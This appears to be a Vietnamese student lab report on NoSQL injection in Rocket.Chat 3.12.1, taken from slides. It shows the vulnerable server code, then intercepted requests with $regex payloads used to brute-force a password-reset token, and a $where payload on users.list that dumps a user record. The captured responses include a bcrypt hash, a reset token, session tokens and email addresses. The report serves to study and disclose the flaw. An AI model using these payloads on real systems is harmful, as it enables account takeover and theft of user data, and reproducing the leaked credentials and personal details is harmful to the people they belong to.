
Let's get you a new one!

Reset

If you didn't ask for your password reset, you can ignore this email.

Hình: Nhận email reset mật khẩu

Kịch bản 1



Hình: Nhập mật khẩu mới

Kịch bản 1

Rocket.Chat / server / methods / getPasswordPolicy.js 

 4 people Rewrite: Reset Login Form (#18237) 


Code Blame 16 lines (14 loc) · 457 Bytes      

```
1 import { Meteor } from 'meteor/meteor';
2
3 import { Users } from '../../../../../app/models';
4 import { passwordPolicy } from '../../../../../app/lib';
5
6 Meteor.methods({
7     getPasswordPolicy(params) {
8         const user = Users.findOne({ 'services.password.reset.token': params.token });
9         if (!user && !Meteor.userId()) {
10             throw new Meteor.Error('error-invalid-user', 'Invalid user', {
11                 method: 'getPasswordPolicy',
12             });
13         }
14         return passwordPolicy.getPasswordPolicy();
15     },
16 });

```

Hình: Đoạn code chứa lỗ hổng

Kịch bản 1



The screenshot shows the OWASP ZAP interface in Repeater mode. The request URL is `/api/v1/method.callAnon/getPasswordPolicy`. The request body is a JSON object:

```
1 POST /api/v1/method.callAnon/getPasswordPolicy HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 127
4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/110.0.5481.78 Safari/537.36
7 Content-Type: application/json
8 Accept: /*
9 X-Auth-Token: null
10 X-Requested-With: XMLHttpRequest
11 X-User-Id: null
12 sec-ch-ua-platform: "Linux"
13 Origin: http://localhost:3000
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: http://localhost:3000/home
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: csrftoken=fDzwU1m42KGBuhTjNiBNbHFG9SYgV86EmZ4mf0vzgo0eOn7oNpxYu0l0iuvejZU2; rc_uid=
    iZPtB42ZJ2ekuSCQG; rc_token=ZR0AwDgrwJCJKMf4PnbszPgKxli9uH6uX4qzntjKt7Y
21 Connection: close
22
23 {
    "message": {
        "msg": {
            "method": "getPasswordPolicy",
            "params": [
                {
                    "token": {
                        "$regex": "^(A|B|C)$"
                    },
                    "id": "24"
                }
            ]
        }
    }
}
```

The URL and the first part of the JSON body are highlighted with red boxes.

Hình: Khai thác lỗ hổng

Kịch bản 1

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-XSS-Protection: 1
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: sameorigin
5 X-Instance-ID: 8G4XgfQm8iGggM4sk
6 Cache-Control: no-store
7 Pragma: no-cache
8 content-type: application/json
9 access-control-allow-origin: *
10 access-control-allow-headers: Origin, X-Requested-With, Content-Type, Accept, X-User-Id, X-Auth-Token
11 Vary: Accept-Encoding
12 Date: Mon, 10 Jun 2024 15:56:53 GMT
13 Connection: close
14 Content-Length: 286
15
16 {
  "message": {
    "msg": "\\"result\\", "id": "\\24\\", "error": { "isClientSafe": true, "error": "\\"error.invalid.user\\", "reason": "\\"Invalid user\\", "detail": "\\"method\\": \\"getPasswordPolicy\\"}, "message": "\\"Invalid user [error-invalid-user]\\", "errorType": "\\"Meteor.Error\\\"}}",
    "success": true
  }
}
```

Hình: Kết quả

Kịch bản 1


Request

Pretty Raw Hex

```
1 POST /api/v1/method.callAnon/getPasswordPolicy HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 126
4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/110.0.5481.78 Safari/537.36
7 Content-Type: application/json
8 Accept: /*
9 X-Auth-Token: null
10 X-Requested-With: XMLHttpRequest
11 X-User-Id: null
12 sec-ch-ua-platform: "Linux"
13 Origin: http://localhost:3000
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: http://localhost:3000/home
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: csrftoken=fDzwU1m42KGBuhtJNiBNbHFG9SYgV86EmZ4mf0vzgo0eOn7oNpxYu0l0iuvejZU2; rc_uid=
    iZPtB42ZZJ2ekuSCQG; rc_token=ZR0AwDgrwJCJKMf4PnbszPgKxli9uH6uX4qzntjKt7Y
21 Connection: close
22
23 {
    "message": {
        "msg": {
            "method": "getPasswordPolicy",
            "params": {
                "token": {
                    "$regex": "^\w+"
                }
            },
            "id": "24"
        }
    }
}
```

Hình: Khai thác lỗ hổng

Kịch bản 1



The screenshot shows a browser developer tools interface with the 'Response' tab selected. The 'Pretty' option is chosen, displaying the response headers and body in a readable format. A red box highlights the JSON payload in the response body.

```
1 HTTP/1.1 200 OK
2 X-XSS-Protection: 1
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: sameorigin
5 X-Instance-ID: 8G4XgfQm8iGggM4sk
6 Cache-Control: no-store
7 Pragma: no-cache
8 content-type: application/json
9 access-control-allow-origin: *
10 access-control-allow-headers: Origin, X-Requested-With, Content-Type, Accept, X-User-Id,
X-Auth-Token
11 Vary: Accept-Encoding
12 Date: Mon, 10 Jun 2024 16:00:20 GMT
13 Connection: close
14 Content-Length: 108
15
16
{
  "message": "{\"msg\": \"result\", \"id\": \"24\", \"result\": {\"enabled\": false, \"policy\": []}}",
  "success": true
}
```

Hình: Kết quả

Kịch bản 1

Attacktype: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: <http://localhost:3000>

```
1 POST /api/v1/method.callAnon/getPasswordPolicy HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 126
4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
7 Content-Type: application/json
8 Accept: /*
9 X-Auth-Token: null
10 X-Requested-With: XMLHttpRequest
11 X-User-Id: null
12 sec-ch-ua-platform: "Linux"
13 Origin: http://localhost:3000
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: http://localhost:3000/home
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: csrfToken=fDzwU1m42KGBuhTjNiBNbHFG9SYgV86EmZ4mf0vzgo0e0n7oNpxYu010iuvejZU2; rc_uid=iZPtB42ZJ2ekuSCQG; rc_token=ZR0AwDgrwJCJKMf4PnbszPgKxli9uH6uX4qzntjKt7Y
21 Connection: close
22
23 {"message": "{\"msg\": \"method\", \"method\": \"getPasswordPolicy\", \"params\": [{\"token\": \"$regex\": \"^xYv1FHKaEqXYZT4nJQv8oALSKVITgCEYDyrBbE5a5\"}], \"id\": \"24\"}"}
```

Hình: Payload bruteforce

Kịch bản 1

The screenshot shows a user interface for configuring payload sets. At the top, there are tabs: Positions, **Payloads**, Resource pool, and Settings. The **Payloads** tab is selected.

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the attack profile.

Payload set: 1 Payload count: 4,160

Payload type: Brute forcer Request count: 4,160

Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.


Character set: abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

Min length: 1

Max length: 2

Hình: Thiết lập các thông số

Kịch bản 1



The screenshot shows a network request and response. The request is a GET to 'http://127.0.0.1:5000/api/v1/test'. The response is a 200 OK status with a content length of 554 bytes. The response body is displayed in 'Pretty' format:

```
1 HTTP/1.1 200 OK
2 X-XSS-Protection: 1
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: sameorigin
5 X-Instance-ID: 8G4XgfQm8iGggM4sk
6 Cache-Control: no-store
7 Pragma: no-cache
8 content-type: application/json
9 access-control-allow-origin: *
10 access-control-allow-headers: Origin, X-Requested-With, Content-Type, Accept, X-User-Id, X-Auth-Token
11 Vary: Accept-Encoding
12 Date: Mon, 10 Jun 2024 16:28:28 GMT
13 Connection: close
14 Content-Length: 108
15
16 {
    "message": "{\"msg\": \"result\", \"id\": \"24\", \"result\": {\"enabled\": false, \"policy\": []}}",
    "success": true
}
```

Hình: Kết quả

Kịch bản 2

Mô tả cơ bản

Tên lỗ hổng: NoSQL injection dẫn đến lộ các thông tin nhạy cảm của người dùng trên Rocker.Chat 3.12.1

Tóm tắt: Phương thức api/v1/users.list không validate và sanitize đúng cách tham số token và do đó có thể được sử dụng để thực hiện tấn công Blind NoSQL injection.

Link video demo: [Tại đây](#)

Kịch bản 2

```
API.v1.addRoute('users.list', { authRequired: true }, {
  get() {
    if (!hasPermission(this.userId, 'view-d-room')) {
      return API.v1.unauthorized();
    }


    const { offset, count } = this.getPaginationItems();
    const { sort, fields, query } = this.parseJsonQuery();

    const users = Users.find(query, {
      sort: sort || { username: 1 },
      skip: offset,
      limit: count,
      fields,
    }).fetch();

    return API.v1.success({
      users,
      count: users.length,
      offset,
      total: Users.find(query).count(),
    });
  },
});
```

Hình: Đoạn code chứa lỗ hổng

Kịch bản 2



The screenshot shows a browser developer tools Network tab with a single request listed. The request is a POST to `/api/v1/users.list`. The payload is highlighted with a red box and contains the following JSON:

```
{"$where": "this.username=='NgH-11-C' %26%26((()=%20throw%20JSON.stringify(this)%20))"} HTTP/1.1
```

The request has the following headers:

- Host: localhost:3000
- sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
- sec-ch-ua-mobile: ?0
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
- Content-Type: application/json
- Accept: */*
- X-Auth-Token: lyGZYtxIimQ28DKtuYq05PEHVBEp6j_NRhwWhB00V0L
- X-Requested-With: XMLHttpRequest
- X-User-Id: R5jfbfkkbMSg2MkgC
- sec-ch-ua-platform: "Linux"
- Sec-Fetch-Site: same-origin
- Sec-Fetch-Mode: cors
- Sec-Fetch-Dest: empty
- Referer: http://localhost:3000/directory/channels
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.9
- Cookie: csrfToken=fDzwU1m42KGBuhTjNiBNbHFG9SYgV86EmZ4mf0vzgo0e0n7oNpxYu010iuvejZU2; rc_uid=R5jfbfkkbMSg2MkgC; rc_token=lyGZYtxIimQ28DKtuYq05PEHVBEp6j_NRhwWhB00V0L
- Connection: close

Hình: Request thực hiện tấn công

Kịch bản 2

Response

Pretty Raw Hex Render

```
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: sameorigin
5 X-Instance-ID: mx6azHMhvtCofbtSQ
6 Cache-Control: no-store
7 Pragma: no-cache
8 X-RateLimit-Limit: 10
9 X-RateLimit-Remaining: 7
10 X-RateLimit-Reset: 1718041767474
11 content-type: application/json
12 access-control-allow-origin: *
13 access-control-allow-headers: Origin, X-Requested-With, Content-Type, Accept, X-User-Id, X-Auth-Token
14 Vary: Accept-Encoding
15 Date: Mon, 10 Jun 2024 17:49:07 GMT
16 Connection: close
17 Content-Length: 1765
18
19 {
    "success":false,
    "error":
        "uncaught exception: {\\"_id\\":\\"iZPtB42JJ2ekuSCQG\\",\\"createdAt\\":\\"2024-06-08T16:17:30.088Z\\",\\"services\\":{},
        \"password\":{\\"bcrypt\\\":\"$2b$10$NzzUSYuDvBzpu1SfcnkC0JYT6JZk7v2JBuPbqqqfxQUVb45QoMEi\"},\\"reset\\":{\\"token\\\":\\"
        OLNIfwF49rYDoQXXp5XQIB1TOM6bxHk52IJfDqeOhgp\\\",\\\"email\\\":\\\"huycuong121c@gmail.com\\\"} \\\"when\\\":\\\"2024-06-10T16:42:26.988Z\\\",\\\"reason\\\":\\\"reset\\\"},\\\"email2fa\\":{\\"enabled\\":false,\\\"changedAt\\\":\\\"2024-06-09T02:09:20.834Z\\\"},\\\"email1\\":{\\"verificationTokens\\":{\\\"token\\\":\\\"-zEyjQ00p69NPVPAUJ-B-DFIGstsusNXzuPgkLGrH4\\\"},\\\"address\\\":\\\"21520667@gm.uit.edu.vn\\\",\\\"when\\\":\\\"2024-06-08T16:17:30.509Z\\\"}},\\\"resume\\":{\\"loginTokens\\":[],\\\"emailCode\\":[]},
        \"emails\\":{\\\"address\\\":\\\"huycuong121c@gmail.com\\\",\\\"verified\\\":true},\\\"type\\\":\\\"user\\\",\\\"status\\\":\\\"offline\\\",
